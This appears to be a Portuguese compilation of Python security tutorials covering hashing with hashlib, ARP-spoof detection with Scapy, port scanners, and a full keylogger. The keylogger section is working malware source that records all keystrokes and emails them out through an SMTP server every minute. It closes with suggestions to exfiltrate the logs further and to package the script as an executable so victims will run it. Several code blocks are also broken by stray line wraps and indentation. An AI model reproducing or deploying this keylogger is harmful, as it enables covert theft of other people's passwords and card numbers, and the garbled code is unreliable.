Agora, você pode estar pensando, então qual é o benefício de usar algoritmos de hash? Por que não usar apenas criptografia ? Bem, embora a criptografia seja importante para proteger os dados (confidencialidade dos dados), às vezes é importante poder provar que ninguém modificou os dados que você está enviando. Usando valores de hash, você poderá saber se algum arquivo não foi modificado desde a criação (integridade dos dados).

Neste tutorial, usaremos o módulo interno hashlib para usar diferentes algoritmos de hash em Python. Vamos começar:

```
import hashlib

# encode it to bytes using UTF-8 encoding
message = "Some text to hash".encode()
```

Usaremos diferentes algoritmos de hash nesta string de mensagem, começando com MD5 :

```
# hash with MD5 (not recommended)
print("MD5:", hashlib.md5(message).hexdigest())
```

Saída:

```
MD5: 3eecc85e6440899b28a9ea6d8369f01c
```

O MD5 está bastante obsoleto agora e você nunca deve usá-lo, pois não é resistente a colisões. Vamos tentar SHA-2 :

```
# hash with SHA-2 (SHA-256 & SHA-512)
print("SHA-256:", hashlib.sha256(message).hexdigest())

print("SHA-512:", hashlib.sha512(message).hexdigest())
```

SHA-2 é uma família de 4 funções hash: SHA-224 , SHA-256 , SHA-384 e SHA-512 , você também pode usar hashlib.sha224() e hashlib.sha-384() . No entanto, SHA-256 e SHA-512 são os mais usados.

A razão pela qual é chamado SHA-2 (S ecure H ash A lgorithm 2), é porque o SHA-2 é o sucessor do SHA-1 , que está desatualizado e fácil de quebrar, a motivação do SHA-2 era gerar hashes mais longos que leva a níveis de segurança mais altos do que o SHA-1 .

Embora o SHA-2 ainda seja usado hoje em dia, muitos acreditam que os ataques ao SHA-2 são apenas uma questão de tempo; os pesquisadores estão preocupados com sua segurança a longo prazo devido à sua semelhança com o SHA-1 .

Como resultado, SHA-3 é introduzido pelo NIST como um plano de backup, que é uma função de esponja completamente diferente de SHA-2 e SHA-1 . Vamos ver em Python:

```
    # hash with SHA-3
print("SHA-3-256:", hashlib.sha3_256(message).hexdigest())

print("SHA-3-512:", hashlib.sha3_512(message).hexdigest())
```

Saída:

```
    SHA-3-256:
d7007c1cd52f8168f22fa25ef011a5b3644bcb437efa46de34761d334
0187609
SHA-3-512:
de6b4c8f7d4fd608987c123122bcc63081372d09b4bc14955bfc82833
5dec1246b5c6633c5b1c87d2ad2b777d713d7777819263e7ad675a3
743bf2a35bc699d0
```

É improvável que o SHA-3 seja quebrado tão cedo. Na verdade, centenas de criptoanalistas qualificados falharam em quebrar o SHA-3 .

O que queremos dizer com seguro em algoritmos de hash? As funções de hash têm muitas características de segurança, incluindo resistência à colisão , que é fornecida por algoritmos que tornam extremamente difícil para um invasor encontrar duas mensagens completamente diferentes com hash para o mesmo valor de hash.

A resistência à pré-imagem também é um fator chave para a segurança do algoritmo de hash. Um algoritmo que é resistente à

pré-imagem torna difícil e demorado para um invasor encontrar a mensagem original com base no valor de hash.

Há poucos incentivos para atualizar para o SHA-3 , pois o SHA-2 ainda é seguro e, como a velocidade também é uma preocupação, o SHA-3 não é mais rápido que o SHA-2 .

E se quisermos usar uma função de hash mais rápida, mais segura que SHA-2 e pelo menos tão segura quanto SHA-3 ? A resposta está em BLAKE2 :

```
# hash with BLAKE2
# 256-bit BLAKE2 (or BLAKE2s)
print("BLAKE2c:", hashlib.blake2s(message).hexdigest())
# 512-bit BLAKE2 (or BLAKE2b)
print("BLAKE2b:", hashlib.blake2b(message).hexdigest())
```

Como detectar um ataque ARP Spoof usando Scapy

A ideia básica por trás do script que vamos construir é manter o sniffing de pacotes (monitoramento passivo ou varredura) na rede. Depois que um pacote ARP é recebido, analisamos dois componentes:

O endereço MAC de origem (que pode ser falsificado).
O endereço MAC real do remetente (podemos obtê-lo facilmente iniciando uma solicitação ARP do endereço IP de origem).

E então, nós comparamos os dois. Se eles não são os mesmos, então estamos definitivamente sob um ataque ARP spoof!

```
from scapy.all import Ether, ARP, srp, sniff, conf

def get_mac(ip):
```

```
    """
    Returns the MAC address of `ip`, if it is unable to find it
    for some reason, throws `IndexError`
    """
    p = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip)
    result = srp(p, timeout=3, verbose=False)[0]
    return result[0][1].hwsrc

def process(packet):
    # if the packet is an ARP packet
    if packet.haslayer(ARP):
        # if it is an ARP response (ARP reply)
        if packet[ARP].op == 2:
            try:
                # get the real MAC address of the sender
                real_mac = get_mac(packet[ARP].psrc)
                # get the MAC address from the packet sent to us
                response_mac = packet[ARP].hwsrc
                # if they're different, definitely there is an attack
                if real_mac != response_mac:
                                print(f"[!] You are under attack, REAL-MAC:
{real_mac.upper()}, FAKE-MAC: {response_mac.upper()}")
            except IndexError:
                # unable to find the real mac
                # may be a fake IP or firewall is blocking packets
                pass

if __name__ == "__main__":
    import sys
    try:
        iface = sys.argv[1]
    except IndexError:
        iface = conf.iface
    sniff(store=False, prn=process, iface=iface)
```

Agora a explicação

Escrevendo o roteiro

```
from scapy.all import Ether, ARP, srp, sniff, conf
```

Então precisamos de uma função que, dado um endereço IP, faça uma solicitação ARP e recupere o endereço MAC real desse endereço IP:

```
def get_mac(ip):
"""
Returns the MAC address of `ip`, if it is unable to find it
for some reason, throws `IndexError`
"""
p = Ether(dst='ff:ff:ff:ff:ff:ff')/ARP(pdst=ip)
result = srp(p, timeout=3, verbose=False)[0]
return result[0][1].hwsrc
```

Depois disso, a função sniff() que vamos usar, pega um callback (ou função) para aplicar a cada pacote sniffado, vamos defini-lo:

```
def process(packet):
# if the packet is an ARP packet
if packet.haslayer(ARP):
    # if it is an ARP response (ARP reply)
    if packet[ARP].op == 2:
        try:
            # get the real MAC address of the sender
            real_mac = get_mac(packet[ARP].psrc)
            # get the MAC address from the packet sent to us
            response_mac = packet[ARP].hwsrc
            # if they're different, definitely there is an attack
            if real_mac != response_mac:
                                print(f"[!] You are under attack, REAL-MAC: {real_mac.upper()}, FAKE-MAC: {response_mac.upper()}")
        except IndexError:
            # unable to find the real mac
```

```
            # may be a fake IP or firewall is blocking packets
            pass
```

Nota: Scapy codifica o tipo de pacote ARP em um campo chamado "op" que significa operação, por padrão o "op" é 1 ou "who-has", que é uma solicitação ARP, e 2 ou "is-at" é uma resposta ARP.

Como você pode ver, a função acima verifica os pacotes ARP. Mais precisamente, o ARP responde e compara entre o endereço MAC real e o endereço MAC de resposta (que é enviado no próprio pacote).

Tudo o que precisamos fazer agora é chamar a função sniff() com o callback escrito acima:

```
sniff(store=False, prn=process)
```

Nota: store=False diz à função sniff() para descartar pacotes sniffed em vez de armazená-los na memória, isso é útil quando o script é executado por muito tempo.

Como fazer um Keylogger em Python

keylogger.py

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol (gmail)
# Timer is to make a method runs after an `interval` amount of time
from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText

SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
```

```
EMAIL_PASSWORD = "password_here"

class Keylogger:
    def __init__(self, interval, report_method="email"):
        # we gonna pass SEND_REPORT_EVERY to interval
        self.interval = interval
        self.report_method = report_method
        # this is the string variable that contains the log of all
        # the keystrokes within `self.interval`
        self.log = ""
        # record start & end datetimes
        self.start_dt = datetime.now()
        self.end_dt = datetime.now()

    def callback(self, event):
        """
        This callback is invoked whenever a keyboard event is occured
        (i.e when a key is released in this example)
        """
        name = event.name
        if len(name) > 1:
            # not a character, special key (e.g ctrl, alt, etc.)
            # uppercase with []
            if name == "space":
                # " " instead of "space"
                name = " "
            elif name == "enter":
                # add a new line whenever an ENTER is pressed
                name = "[ENTER]\n"
            elif name == "decimal":
                name = "."
            else:
                # replace spaces with underscores
                name = name.replace(" ", "_")
                name = f"[{name.upper()}]"
        # finally, add the key name to our global `self.log` variable
        self.log += name
```

```
    def update_filename(self):
        # construct the filename to be identified by start & end datetimes
        start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":", "")
        end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
        self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

    def report_to_file(self):
        """This method creates a log file in the current directory that contains
        the current keylogs in the `self.log` variable"""
        # open the file in write mode (create it)
        with open(f"{self.filename}.txt", "w") as f:
            # write the keylogs to the file
            print(self.log, file=f)
        print(f"[+] Saved {self.filename}.txt")

    def prepare_mail(self, message):
        """Utility function to construct a MIMEMultipart from a text
        It creates an HTML version as well as text version
        to be sent as an email"""
        msg = MIMEMultipart("alternative")
        msg["From"] = EMAIL_ADDRESS
        msg["To"] = EMAIL_ADDRESS
        msg["Subject"] = "Keylogger logs"
        # simple paragraph, feel free to edit
        html = f"<p>{message}</p>"
        text_part = MIMEText(message, "plain")
        html_part = MIMEText(html, "html")
        msg.attach(text_part)
        msg.attach(html_part)
        # after making the mail, convert back as string message
        return msg.as_string()

    def sendmail(self, email, password, message, verbose=1):
        # manages a connection to an SMTP server
```

```
        # in our case it's for Microsoft365, Outlook, Hotmail, and live.com
        server = smtplib.SMTP(host="smtp.office365.com", port=587)
        # connect to the SMTP server as TLS mode ( for security )
        server.starttls()
        # login to the email account
        server.login(email, password)
        # send the actual message after preparation
        server.sendmail(email, email, self.prepare_mail(message))
        # terminates the session
        server.quit()
        if verbose:
            print(f"{datetime.now()} - Sent an email to {email} containing: {message}")

    def report(self):
        """
        This function gets called every `self.interval`
        It basically sends keylogs and resets `self.log` variable
        """
        if self.log:
            # if there is something in log, report it
            self.end_dt = datetime.now()
            # update `self.filename`
            self.update_filename()
            if self.report_method == "email":
                self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD, self.log)
            elif self.report_method == "file":
                self.report_to_file()
                # if you don't want to print in the console, comment below line
                print(f"[{self.filename}] - {self.log}")
            self.start_dt = datetime.now()
        self.log = ""
        timer = Timer(interval=self.interval, function=self.report)
        # set the thread as daemon (dies when main thread die)
```

```
        timer.daemon = True
        # start the timer
        timer.start()

    def start(self):
        # record the start datetime
        self.start_dt = datetime.now()
        # start the keylogger
        keyboard.on_release(callback=self.callback)
        # start reporting the keylogs
        self.report()
        # make a simple message
        print(f"{datetime.now()} - Started keylogger")
        # block the current thread, wait until CTRL+C is pressed
        keyboard.wait()


if __name__ == "__main__":
    # if you want a keylogger to send to your email
        # keylogger = Keylogger(interval=SEND_REPORT_EVERY,
report_method="email")
    # if you want a keylogger to record keylogs to a local file
    # (and then send it using your favorite method)
        keylogger = Keylogger(interval=SEND_REPORT_EVERY,
report_method="file")
    keylogger.start()
```

Agora vamos para explicação

Um keylogger é um tipo de tecnologia de vigilância usada para monitorar e registrar cada tecla digitada no teclado de um computador específico. Neste tutorial, você aprenderá como escrever um keylogger em Python.

Você talvez esteja se perguntando por que um keylogger é útil? Bem, quando um hacker (ou um script kiddie) usa isso para fins

antiéticos, ele registra tudo o que você digita no teclado, incluindo suas credenciais (números de cartão de crédito, senhas etc.).

O objetivo deste tutorial é alertá-lo sobre esses tipos de scripts e aprender como implementá-los por conta própria para fins educacionais. Vamos começar!

Primeiro, vamos precisar instalar um módulo chamado keyboard , vá ao terminal ou prompt de comando e escreva:

```
$ pip install keyboard
```

Este módulo permite que você assuma o controle total do seu teclado, conecte eventos globais, registre teclas de atalho, simule o pressionamento de teclas e muito mais.

Vamos começar importando os módulos necessários:

```
import keyboard # for keylogs
import smtplib # for sending email using SMTP protocol (gmail)
# Timer is to make a method runs after an `interval` amount of time
from threading import Timer
from datetime import datetime
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText
```

Se você optar por relatar logs de chave por e-mail, deverá configurar uma conta de e-mail no Outlook ou em qualquer outro provedor e garantir que aplicativos de terceiros tenham permissão para fazer login por e-mail e senha.

Agora vamos inicializar nossos parâmetros:

```
SEND_REPORT_EVERY = 60 # in seconds, 60 means 1 minute and so on
EMAIL_ADDRESS = "email@provider.tld"
EMAIL_PASSWORD = "password_here"
```

Nota: Obviamente, você precisa colocar suas credenciais de e-mail corretas; caso contrário, o envio de relatórios por e-mail não funcionará.

Definir SEND_REPORT_EVERYcomo 60 significa que relatamos nossos logs de chave a cada 60 segundos (ou seja, um minuto). Sinta-se livre para editar isso de acordo com suas necessidades.

A melhor maneira de representar um keylogger é criar uma classe para ele, e cada método dessa classe executa uma tarefa específica:

```
    class Keylogger:
  def __init__(self, interval, report_method="email"):
      # we gonna pass SEND_REPORT_EVERY to interval
      self.interval = interval
      self.report_method = report_method
      # this is the string variable that contains the log of all
      # the keystrokes within `self.interval`
      self.log = ""
      # record start & end datetimes
      self.start_dt = datetime.now()
      self.end_dt = datetime.now()
```

Definimos report_methodcomo "email"padrão, o que indica que enviaremos logs de chave para nosso e-mail. Você verá como passamos "file"mais tarde e salvará em um arquivo local.

Agora, vamos precisar usar a função do keyboard's on_release()que pega um callback que será chamado para cada KEY_UP evento (sempre que você soltar uma tecla do teclado), esse callback pega um parâmetro, que é um KeyboardEventque tem o nameatributo, vamos implementar isto:

```
  def callback(self, event):
      """
```

```
    This callback is invoked whenever a keyboard event is occured
    (i.e when a key is released in this example)
    """
    name = event.name
    if len(name) > 1:
        # not a character, special key (e.g ctrl, alt, etc.)
        # uppercase with []
        if name == "space":
            # " " instead of "space"
            name = " "
        elif name == "enter":
            # add a new line whenever an ENTER is pressed
            name = "[ENTER]\n"
        elif name == "decimal":
            name = "."
        else:
            # replace spaces with underscores
            name = name.replace(" ", "_")
            name = f"[{name.upper()}]"
    # finally, add the key name to our global `self.log` variable
    self.log += name
```

Portanto, sempre que uma tecla é liberada, o botão pressionado é anexado à self.logvariável string.

Se optarmos por relatar nossos logs de chave para um arquivo local, os seguintes métodos serão responsáveis por isso:

```
    def update_filename(self):
    # construct the filename to be identified by start & end datetimes
    start_dt_str = str(self.start_dt)[:-7].replace(" ", "-").replace(":", "")
    end_dt_str = str(self.end_dt)[:-7].replace(" ", "-").replace(":", "")
    self.filename = f"keylog-{start_dt_str}_{end_dt_str}"

def report_to_file(self):
    """This method creates a log file in the current directory that
```

contains

```
        the current keylogs in the `self.log` variable"""
        # open the file in write mode (create it)
        with open(f"{self.filename}.txt", "w") as f:
            # write the keylogs to the file
            print(self.log, file=f)
        print(f"[+] Saved {self.filename}.txt")
```

O update_filename()método é simples; pegamos as datas e horas registradas e as convertemos em uma string legível. Depois disso, construímos um nome de arquivo com base nessas datas, que usaremos para nomear nossos arquivos de registro .

O report_to_file()método cria um novo arquivo com o nome de self.filenamee salva os logs de chave lá.

```
    def prepare_mail(self, message):
        """Utility function to construct a MIMEMultipart from a text
        It creates an HTML version as well as text version
        to be sent as an email"""
        msg = MIMEMultipart("alternative")
        msg["From"] = EMAIL_ADDRESS
        msg["To"] = EMAIL_ADDRESS
        msg["Subject"] = "Keylogger logs"
        # simple paragraph, feel free to edit
        html = f"<p>{message}</p>"
        text_part = MIMEText(message, "plain")
        html_part = MIMEText(html, "html")
        msg.attach(text_part)
        msg.attach(html_part)
        # after making the mail, convert back as string message
        return msg.as_string()

    def sendmail(self, email, password, message, verbose=1):
        # manages a connection to an SMTP server
            # in our case it's for Microsoft365, Outlook, Hotmail, and
live.com
        server = smtplib.SMTP(host="smtp.office365.com", port=587)
```

```
        # connect to the SMTP server as TLS mode ( for security )
        server.starttls()
        # login to the email account
        server.login(email, password)
        # send the actual message after preparation
        server.sendmail(email, email, self.prepare_mail(message))
        # terminates the session
        server.quit()
        if verbose:
            print(f"{datetime.now()} - Sent an email to {email} containing:
 {message}")
```

O prepare_mail()método recebe a mensagem como uma string regular do Python e constrói um MIMEMultipartobjeto que nos ajuda a criar uma versão em HTML e em texto do e-mail.

Em seguida, usamos o prepare_mail()método in sendmail()para enviar o e-mail. Observe que usamos os servidores SMTP do Office365 para fazer login em nossa conta de e-mail. Se você estiver usando outro provedor, certifique-se de usar seus servidores SMTP. Confira esta lista de servidores SMTP dos provedores de e-mail mais comuns.

No final, encerramos a conexão SMTP e imprimimos uma mensagem simples.

Em seguida, criamos um método que relata os logs de chave após cada período de tempo. Em outras palavras, chamadas sendmail()ou report_to_file()sempre:

```
    def report(self):
        """
        This function gets called every `self.interval`
        It basically sends keylogs and resets `self.log` variable
        """
        if self.log:
            # if there is something in log, report it
```

```
            self.end_dt = datetime.now()
            # update `self.filename`
            self.update_filename()
            if self.report_method == "email":
                    self.sendmail(EMAIL_ADDRESS, EMAIL_PASSWORD,
self.log)
            elif self.report_method == "file":
                self.report_to_file()
            # if you don't want to print in the console, comment below line
            print(f"[{self.filename}] - {self.log}")
            self.start_dt = datetime.now()
        self.log = ""
        timer = Timer(interval=self.interval, function=self.report)
        # set the thread as daemon (dies when main thread die)
        timer.daemon = True
        # start the timer
        timer.start()
```

Então estamos verificando se a self.logvariável pegou algo (o usuário pressionou algo naquele período). Se for o caso, informe-o salvando-o em um arquivo local ou enviando-o como um e-mail.

E então passamos o self.interval(neste tutorial, eu configurei para 1 minuto ou 60 segundos, fique à vontade para ajustá-lo às suas necessidades) e a função self.report()para a Timer()classe e, em seguida, chamamos o método start () depois de defini-lo como um segmento daemon .

Dessa forma, o método que acabamos de implementar envia pressionamentos de tecla para e-mail ou os salva em um arquivo local (baseado no report_method) e chama a si mesmo recursivamente a cada self.intervalsegundo em threads separados.

Vamos definir o método que chama o on_release()método:

```
    def start(self):
        # record the start datetime
```

```
        self.start_dt = datetime.now()
        # start the keylogger
        keyboard.on_release(callback=self.callback)
        # start reporting the keylogs
        self.report()
        # make a simple message
        print(f"{datetime.now()} - Started keylogger")
        # block the current thread, wait until CTRL+C is pressed
        keyboard.wait()
```

Para obter mais informações sobre como usar o keyboardmódulo, consulte este tutorial .

Este start()método é o que usaremos fora da classe, pois é o método essencial; usamos keyboard.on_release()method para passar nosso callback()método previamente definido.

Depois disso, chamamos nosso self.report()método que é executado em uma thread separada e, por fim, usamos wait()o método do keyboardmódulo para bloquear a thread atual, para que possamos sair do programa usando CTRL+C .

Nós basicamente terminamos com a Keyloggerclasse, tudo o que precisamos fazer agora é instanciar esta classe que acabamos de criar:

```
if __name__ == "__main__":
    # if you want a keylogger to send to your email
        # keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="email")
    # if you want a keylogger to record keylogs to a local file
    # (and then send it using your favorite method)
        keylogger = Keylogger(interval=SEND_REPORT_EVERY, report_method="file")
    keylogger.start()
```

Se você deseja relatórios por e-mail, descomente a primeira instanciação em que temos report_method="email". Caso contrário, se você deseja relatar logs de chave por meio de arquivos no diretório atual, use o segundo, report_methoddefinido como "file".

Quando você executar o script usando relatórios de e-mail, ele registrará suas teclas digitadas e, após cada minuto, enviará todos os logs para o e-mail, experimente!

Conclusão

Agora você pode estender isso para enviar os arquivos de log pela rede ou pode usar a API do Google Drive para carregá-los em sua unidade ou até mesmo carregá-los em seu servidor FTP .

Além disso, como ninguém executará um .pyarquivo, você pode criar esse código em um executável usando bibliotecas de código aberto como o Pyinstaller .

Como fazer um scanner de porta

A varredura de portas é um método de varredura para determinar quais portas em um dispositivo de rede estão abertas, seja um servidor, um roteador ou uma máquina comum. Um scanner de porta é apenas um script ou um programa projetado para sondar um host em busca de portas abertas.

simple_port_scanner.py

```
import socket # for connecting
from colorama import init, Fore

# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX
```

```
def is_port_open(host, port):
    """
    determine whether `host` has the `port` open
    """
    # creates a new socket
    s = socket.socket()
    try:
        # tries to connect to host using that port
        s.connect((host, port))
        # make timeout if you want it a little faster ( less accuracy )
        s.settimeout(0.2)
    except:
        # cannot connect, port is closed
        # return false
        return False
    else:
        # the connection was established, port is open!
        return True

# get the host from the user
host = input("Enter the host:")
# iterate over ports, from 1 to 1024
for port in range(1, 1025):
    if is_port_open(host, port):
        print(f"{GREEN}[+] {host}:{port} is open      {RESET}")
    else:
        print(f"{GRAY}[!] {host}:{port} is closed    {RESET}", end="\r")
```

fast_port_scanner.py

```
import argparse
import socket # for connecting
from colorama import init, Fore

from threading import Thread, Lock
from queue import Queue
```

```
# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX

# number of threads, feel free to tune this parameter as you wish
N_THREADS = 200
# thread queue
q = Queue()
print_lock = Lock()

def port_scan(port):
    """
    Scan a port on the global variable `host`
    """
    try:
        s = socket.socket()
        s.connect((host, port))
    except:
        with print_lock:
            print(f"{GRAY}{host:15}:{port:5} is closed  {RESET}", end='\r')
    else:
        with print_lock:
            print(f"{GREEN}{host:15}:{port:5} is open    {RESET}")
    finally:
        s.close()


def scan_thread():
    global q
    while True:
        # get the port number from the queue
        worker = q.get()
        # scan that port number
        port_scan(worker)
        # tells the queue that the scanning for that port
```

```
        # is done
        q.task_done()


def main(host, ports):
    global q
    for t in range(N_THREADS):
        # for each thread, start it
        t = Thread(target=scan_thread)
          # when we set daemon to true, that thread will end when the
main thread ends
        t.daemon = True
        # start the daemon thread
        t.start()

    for worker in ports:
        # for each port, put that port into the queue
        # to start scanning
        q.put(worker)

    # wait the threads ( port scanners ) to finish
    q.join()


if __name__ == "__main__":
    # parse some parameters passed
        parser = argparse.ArgumentParser(description="Simple port
scanner")
    parser.add_argument("host", help="Host to scan.")
    parser.add_argument("--ports", "-p", dest="port_range", default="1-
65535", help="Port range to scan, default is 1-65535 (all ports)")
    args = parser.parse_args()
    host, port_range = args.host, args.port_range

    start_port, end_port = port_range.split("-")
    start_port, end_port = int(start_port), int(end_port)
```

```
ports = [ p for p in range(start_port, end_port)]

main(host, ports)
```

Agora a explicação

Neste tutorial, você poderá criar seu próprio scanner de porta em Python usando a socketbiblioteca. A ideia básica por trás desse simples scanner de portas é tentar se conectar a um host específico (site, servidor ou qualquer dispositivo conectado à Internet/rede) por meio de uma lista de portas. Se uma conexão bem-sucedida foi estabelecida, isso significa que a porta está aberta.

Por exemplo, quando você carregou esta página da web, você fez uma conexão com este site na porta 80 . Da mesma forma, este script tentará se conectar a um host, mas em várias portas. Esses tipos de ferramentas são úteis para hackers e testadores de penetração, portanto, não use essa ferramenta em um host que você não tem permissão para testar!

Opcionalmente, você precisa instalar o coloramamódulo para impressão em cores :

```
pip3 install colorama
```

Scanner de porta simples

Primeiro, vamos começar fazendo um scanner de porta simples. Vamos importar o socketmódulo:

```
import socket # for connecting
from colorama import init, Fore

# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX
```

Obs: socketo módulo já vem instalado em sua máquina, é um módulo embutido na biblioteca padrão do Python , então você não precisa instalar nada.

Usaremos coloramaaqui apenas para impressão nas cores verde sempre que uma porta estiver aberta, e cinza quando estiver fechada.

Vamos definir a função responsável por determinar se uma porta está aberta:

```
def is_port_open(host, port):
    """
    determine whether `host` has the `port` open
    """
    # creates a new socket
    s = socket.socket()
    try:
        # tries to connect to host using that port
        s.connect((host, port))
        # make timeout if you want it a little faster ( less accuracy )
        # s.settimeout(0.2)
    except:
        # cannot connect, port is closed
        # return false
        return False
    else:
        # the connection was established, port is open!
        return True
```

s.connect((host, port))função tentar conectar o soquete a um endereço remoto usando a (host, port)tupla, ela gerará uma exceção quando não conseguir se conectar a esse host, é por isso que envolvemos essa linha de código em um bloco try-except , portanto, sempre que uma exceção for levantado, isso é uma indicação para

nós de que a porta está realmente fechada, caso contrário, está aberta.

Agora vamos usar a função acima e iterar em um intervalo de portas:

```
# get the host from the user
host = input("Enter the host:")
# iterate over ports, from 1 to 1024
for port in range(1, 1025):
    if is_port_open(host, port):
        print(f"{GREEN}[+] {host}:{port} is open      {RESET}")
    else:
        print(f"{GRAY}[!] {host}:{port} is closed    {RESET}", end="\r")
```

O código acima irá escanear portas variando de 1 até 1024, você pode alterar o intervalo para 65535 se quiser, mas isso levará mais tempo para terminar.

Ao tentar executá-lo, você notará imediatamente que o script é bastante lento. Bem, podemos fazer isso se definirmos um tempo limite de 200 milissegundos ou mais (usando o settimeout(0.2)método). No entanto, isso pode reduzir a precisão do reconhecimento, especialmente quando sua latência é bastante alta. Como resultado, precisamos de uma maneira melhor de acelerar isso.

Scanner de porta rápido (com rosca)

Agora vamos levar nosso scanner de porta simples para um nível superior. Nesta seção, escreveremos um scanner de porta encadeado que pode escanear 200 ou mais portas simultaneamente.

O código abaixo é na verdade a mesma função que vimos anteriormente, que é responsável por escanear uma única porta. Como estamos usando threads , precisamos usar um bloqueio para

que apenas um thread possa ser impresso por vez. Caso contrário, a saída ficará confusa e não leremos nada útil:

```
import argparse
import socket # for connecting
from colorama import init, Fore
from threading import Thread, Lock
from queue import Queue

# some colors
init()
GREEN = Fore.GREEN
RESET = Fore.RESET
GRAY = Fore.LIGHTBLACK_EX

# number of threads, feel free to tune this parameter as you wish
N_THREADS = 200
# thread queue
q = Queue()
print_lock = Lock()

def port_scan(port):
    """
    Scan a port on the global variable `host`
    """
    try:
        s = socket.socket()
        s.connect((host, port))
    except:
        with print_lock:
            print(f"{GRAY}{host:15}:{port:5} is closed  {RESET}", end='\r')
    else:
        with print_lock:
            print(f"{GREEN}{host:15}:{port:5} is open    {RESET}")
    finally:
        s.close()
```

Desta vez, a função não retorna nada; queremos apenas imprimir se a porta está aberta (no entanto, fique à vontade para alterá-la).

Usamos Queue()a classe do módulo de fila integrado que nos ajudará a consumir portas, as duas funções abaixo são para produzir e preencher a fila com números de porta e usar threads para consumi-los:

```
def scan_thread():
    global q
    while True:
        # get the port number from the queue
        worker = q.get()
        # scan that port number
        port_scan(worker)
        # tells the queue that the scanning for that port
        # is done
        q.task_done()


def main(host, ports):
    global q
    for t in range(N_THREADS):
        # for each thread, start it
        t = Thread(target=scan_thread)
          # when we set daemon to true, that thread will end when the
main thread ends
        t.daemon = True
        # start the daemon thread
        t.start()
    for worker in ports:
        # for each port, put that port into the queue
        # to start scanning
        q.put(worker)
    # wait the threads ( port scanners ) to finish
    q.join()
```

O trabalho da scan_thread()função é obter números de porta da fila e escaneá-los e, em seguida, adicioná-los às tarefas concluídas, enquanto a main()função é responsável por preencher a fila com os números de porta e gerar N_THREADSthreads para consumi-los.

Observe q.get()que ficará bloqueado até que um único item esteja disponível na fila. q.put()coloca um único item na fila e q.join()espera que todos os threads do daemon terminem (limpando a fila).

Por fim, vamos fazer um analisador de argumentos simples para que possamos passar o intervalo de números de host e porta na linha de comando:

```
    if __name__ == "__main__":
  # parse some parameters passed
      parser = argparse.ArgumentParser(description="Simple port scanner")
  parser.add_argument("host", help="Host to scan.")
  parser.add_argument("--ports", "-p", dest="port_range", default="1-65535", help="Port range to scan, default is 1-65535 (all ports)")
  args = parser.parse_args()
  host, port_range = args.host, args.port_range

  start_port, end_port = port_range.split("-")
  start_port, end_port = int(start_port), int(end_port)

  ports = [ p for p in range(start_port, end_port)]

  main(host, ports)
```

Conclusão

Impressionante! Ele terminou de escanear 5.000 portas em menos de 2 segundos! Você pode usar o intervalo padrão (1 a 65535), que levará alguns segundos para terminar.